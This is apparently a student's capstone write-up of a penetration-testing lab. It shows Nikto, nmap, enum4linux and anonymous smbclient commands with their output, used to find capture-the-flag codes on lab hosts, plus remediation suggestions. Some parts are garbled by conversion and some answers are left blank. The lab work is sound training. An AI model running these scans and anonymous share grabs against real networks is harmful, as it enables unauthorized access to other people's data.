
```
kali@Kali: ~
File Actions Edit View Help
Trash
Format
Save the output file specified with -o (-output) option in this format. If not specified, the default will be taken from the file extension specified in the -output option. Valid formats are:
csv - a comma-separated list
htm - an HTML report
txt - a text report
xml - an XML report
host
Host(s) to target. Can be an IP address, hostname or text file of hosts. A single dash (-) maybe used for stdout. Can also parse nmap -oG style output
Help
Display extended help information.

id
ID and password to use for host Basic host authentication. Format is "id:password".

list-plugins
Will list all plugins that Nikto can run against targets and then will exit without performing a scan. These
Manual page nikto(1) line 73 (press h for help or q to quit)
```

## Final Capstone Project

The directories which could be accessed through a web browser were....




```
(kali㉿Kali)-[~]
$ nikto -h 10.5.5.12
- Nikto v2.5.0

+ Target IP:          10.5.5.12
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2025-08-09 06:58:33 (GMT0)


+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fram e-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fas hion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2025-08-09 06:58:52 (GMT0) (19 seconds)

+ 1 host(s) tested
```



## Final Capstone Project

---



Here is a list of the files and subdirectories that they contained...

### Step 3: Viewing the files contained in each directory to find the db\_form.html file.

Created a URL in the web browser to access the viewable subdirectories. Found the file with the code for Challenge 2 located in one of the subdirectories.

The two subdirectories I could look for the file were... /config and /docs

The filename with the Challenge 2 code was... db\_form.html

2012-12-07 00:00 1.3K

The subdirectory which held the file was... http://10.5.5.12/config/db\_form.html

The message contained in the flag file was... aWe-4975

### Step 4: Researching and proposing directory listing exploit remediation.

Two remediation methods for preventing directory listing exploits

1. **Configuring your web server to prevent directory listings for all paths beneath the web root**
2. **Placing into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing**

## Challenge 3: Exploiting open SMB Server Shares

**Total points: 25**

In this part, my objective was to discover if there were any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. I used ... tools to find the drive shares available on the servers.

### Step 1: Scanning for potential targets running SMB.

Used nmap to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.



```
(kali㉿Kali)-[~]
$ nmap -sC -sV -p- 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-08-09 07:25 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00019s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.3p2 Debian 1 (protocol 2.0)
| ssh-hostkey:
|_ 256 8d:58:ae:d0:f7:45:eb:e2:3e:b8:32:f8:6d:0a:4a:17 (ECDSA)
|_ 256 0a:04:0f:d0:e1:05:37:dd:f0:e9:a2:29:8c:28:45:c0 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.00091s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.5.60-0ubuntu0.14.04.1
| mysql-info:
| Protocol: 10
| Version: 5.5.60-0ubuntu0.14.04.1
| Thread ID: 4
| Capabilities flags: 63487
| Some Capabilities: ConnectWithDatabase, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, SupportsCompression, Speaks41Protocol0
| Id, SupportsTransactions, Speaks41ProtocolNew, IgnoreSigpipes, ODBCClient, FoundRows, Support41Auth, IgnoreSpaceBeforeParenthesis, Long
| ColumnFlag, InteractiveClient, LongPassword, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
| Status: Autocommit
| Salt: @Y":<]CuD3p\[54E?K:#
```

## Final Capstone Project

The host on the 10.5.5.0/24 network with open ports which indicated it was likely running SMB services was...

```
kali@Kali:~
```

File Actions Edit View Help

| ssh-hostkey:  
| 2048 7f:9d:b7:59:47:74:0e:8e:90:83:24:2a:33:6c:06:30 (RSA)  
| 256 52:a2:29:69:72:54:dc:47:ab:9f:0f:ce:b9:79:e1:c1 (ECDSA)  
| 256 cd:4b:02:54:ea:60:df:a7:2d:a2:05:7f:e1:df:af:9d (ED25519)  
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)  
| dns-nsid:  
| bind.version: 9.11.5-P4-5.1+deb10u5-Debian  
80/tcp open http nginx 1.14.2  
|\_http-title: Home  
|\_http-server-header: nginx/1.14.2  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open <XX>  
V Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)  
Service Info: Host: GRAVEMIND; OSs: Unix, Linux; CPE:/o:linux:linux\_kernel

Host script results:  
| smb2-security-mode:  
| 3:1:1:  
|\_ Message signing enabled but not required  
| smb-os-discovery:  
| OS: Windows 6.1 (Samba 4.9.5-Debian)  
| Computer name: gravemind  
| NetBIOS computer name: GRAVEMIND\x00  
| Domain name: \x00  
| FQDN: gravemind  
|\_ System time: 2025-08-09T07:27:21+00:00  
| smb-security-mode:  
| account\_used: <blank>

```
(kali㉿Kali)-[~]
```

\$ nmap -p 139,445 10.5.5.0/24

Starting Nmap 7.94 ( https://nmap.org ) at 2025-08-09 07:31 UTC  
Nmap scan report for 10.5.5.1  
Host is up (0.00022s latency).

| PORT    | STATE  | SERVICE      |
|---------|--------|--------------|
| 139/tcp | closed | netbios-ssn  |
| 445/tcp | closed | microsoft-ds |

Nmap scan report for mutillidae.pc (10.5.5.11)  
Host is up (0.00026s latency).

| PORT    | STATE  | SERVICE      |
|---------|--------|--------------|
| 139/tcp | closed | netbios-ssn  |
| 445/tcp | closed | microsoft-ds |

Nmap scan report for dwva.pc (10.5.5.12)  
Host is up (0.00019s latency).

| PORT    | STATE  | SERVICE      |
|---------|--------|--------------|
| 139/tcp | closed | netbios-ssn  |
| 445/tcp | closed | microsoft-ds |

Nmap scan report for juice-shop.pc (10.5.5.13)  
Host is up (0.00019s latency).

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

## Final Capstone Project

```
kali@Kali:~$ nmap -A 10.5.5.14
[...]
Host is up (0.00019s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.00019s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00012s latency).

PORT      STATE SERVICE
139/tcp    open   netbios-ssn
445/tcp    open   microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00013s latency).

PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
445/tcp    closed  microsoft-ds

Nmap done: 256 IP addresses (6 hosts up) scanned in 15.97 seconds
```

### Step 2: Determining which SMB directories are shared and can be accessed by anonymous users.

Used enum4linux tool to scan the devices running SMB and located the shares that could be accessed by anonymous users.

```
(kali㉿Kali)-[~]
$ enum4linux -a 10.5.5.14
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Aug  9 07:40:29 2025
[...]
( Target Information )
[...]
Target ..... 10.5.5.14
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
[...]
( Enumerating Workgroup/Domain on 10.5.5.14 )
[...]
[E] Can't find workgroup/domain
[...]
( Nbtstat Information for 10.5.5.14 )
[...]
Looking up status of 10.5.5.14
No reply from 10.5.5.14
[...]
( Session Check on 10.5.5.14 )
[...]
```

## Final Capstone Project

Shares that were listed on the SMB server were...

The screenshot shows the enum4linux interface. At the top, it displays user enumeration results for the host 10.5.5.14, listing two accounts: 'masterchief' and 'arbiter'. Below this, the share enumeration section shows the following table:

| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| homes     | Disk | All home directories             |
| workfiles | Disk | Confidential Workfiles           |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |

Below the share table, it says "Reconnecting with SMB1 for workgroup listing." Then it shows the workgroup table:

| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |

At the bottom, it shows the message "[+] Attempting to map shares on 10.5.5.14".

The ones which were accessible without a valid user login were...

The screenshot shows the enum4linux interface. It starts with a list of local groups on the target machine:

- S-1-5-32-544 BUILTIN\Administrators (Local Group)
- S-1-5-32-545 BUILTIN\Users (Local Group)
- S-1-5-32-546 BUILTIN\Guests (Local Group)
- S-1-5-32-547 BUILTIN\Power Users (Local Group)
- S-1-5-32-548 BUILTIN\Account Operators (Local Group)
- S-1-5-32-549 BUILTIN\Server Operators (Local Group)
- S-1-5-32-550 BUILTIN\Print Operators (Local Group)

Below this, it says "Getting printer info for 10.5.5.14". Then it shows the result of a command attempt:

```
(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

At the bottom, it shows the message "No printers returned." and "enum4linux complete on Sat Aug 9 07:41:11 2025".

## Final Capstone Project

The screenshot shows two terminal windows on a Kali Linux desktop environment.

**Terminal 1 (Top):**

```
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

===== ( Getting printer info for 10.5.5.14 ) =====

No printers returned.

enum4linux complete on Sat Aug  9 07:41:11 2025
```

**Terminal 2 (Bottom):**

```
(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/workfiles -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> exit

(kali㉿Kali)-[~]
$ 
```

```
(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color

          D      0  Mon Aug 14 09:42:06 2023
          D      0  Mon Aug 30 05:00:05 2021
          D      0  Mon Sep  2 13:39:42 2019
          D      0  Mon Aug 30 05:00:05 2021
          D      0  Mon Aug 30 05:00:05 2021
          D      0  Mon Sep  2 13:39:42 2019
          D      0  Fri Oct  8 00:00:00 2021
          D      0  Mon Aug 30 05:00:05 2021

          38497656 blocks of size 1024. 8865392 blocks available
smb: \> cd other\
smb: \other\> ls
.
..
sxij42.txt

          D      0  Fri Oct  8 00:00:00 2021
          D      0  Mon Aug 14 09:42:06 2023
          N    103  Tue Oct 12 00:00:00 2021

          38497656 blocks of size 1024. 8865388 blocks available
smb: \other\> get sxij42.txt
getting file \other\sxij42.txt of size 103 as sxij42.txt (33.5 Kilobytes/sec) (average 33.5 Kilobytes/sec)
```

## Final Capstone Project

The screenshot shows a terminal window on a Kali Linux system. The user has connected to an SMB share named 'other'. They navigate to the share using 'cd other\' and list its contents with 'ls'. The output shows a file named 'sxij42.txt'. The user then uses 'get sxij42.txt' to download the file to their local machine. Finally, they run 'cat sxij42.txt' to read the contents of the downloaded file, which contain the challenge solution: 'Congratulations! You found the flag for Challenge 3! The code for this challenge is NWs39691.'

```
kali@Kali:~$ smb: \> cd other\
kali@Kali:~$ smb: \other\> ls
.
..
sxij42.txt

kali@Kali:~$ 38497656 blocks of size 1024. 8865382 blocks available
smb: \other\> get sxij42.txt
getting file \other\sxij42.txt of size 103 as sxij42.txt (33.5 KiloBytes/sec) (average 33.5 KiloBytes/sec)
smb: \other\> exit

(kali@Kali)-[~]
$ ls
Desktop Documents Downloads Music OTHER Pictures Public Templates Videos flag.txt sxij42.txt worknotes.txt

(kali@Kali)-[~]
$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

(kali@Kali)-[~]
$
```

### Step 3: Investigating each shared directory to find the file.

Used the SMB-native client to access the drive shares on the SMB server. Used the ls commands to find subdirectories and files.

Located the file with the Challenge 3 code. Downloaded the file and opened it locally.

The file was found in print\$ other share subdirectory.

The name of the file with Challenge 3 code was... sxij42.txt

The code for Challenge 3 ... NWs39691

### Step 4: Researching and proposing SMB attack remediation.

Two remediation methods for preventing SMB servers from being accessed.

1. Updates and patches.
2. Network segmentation.

### Challenge 4: Analyzing a .pcap file to find information.

Total Points: 25

## Final Capstone Project


As part of my reconnaissance effort, my team captured traffic using Wireshark. The capture file, **SA.pcap**, was located in the **Downloads** subdirectory within the **kali** user home directory.

The top Wireshark window displays a terminal session on a Kali Linux host. The user runs `ls` to find a file named 'sxij42.txt'. They then open it to reveal the flag: "Congratulations! You found the flag for Challenge 3! The code for this challenge is NWs39691."

The bottom Wireshark window shows a list of captured HTTP requests. A specific request to 'database-offline.php' is highlighted, showing its details and the raw hex dump of the packet. The packet ID is 1, source is 10.5.5.11, destination is 10.5.5.1, and the protocol is HTTP. The length is 159 bytes, and the info column shows '159 GET /database-offline.php HTTP/1.1'.

## Step 1: Finding and analyzing the SA.pcap file.

Analyzed the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code



The IP address of the target computer was...10.5.5.11

The directories on the target that are revealed in the PCAP were ...

### Step 2: Using a web browser to display the contents of the directories on the target computer.



Used a web browser to investigate the URLs listed in the Wireshark output. Found the file with the code for Challenge 4.

The URL of the file was ...

The content of the file was ...

The message contained in the record for Employee ID 0 was ...

### Step 3: Researching and proposing remediation that would prevent file content from being transmitted in clear text.

Further examining the capture file. The contents of the files should be transmitted in clear text and can be viewed in Wireshark.

Two remediation methods that can prevent unauthorized persons from viewing the content of the files.

1. Use encryption.
2. Implement access control lists (ACL)

The end, Thank you!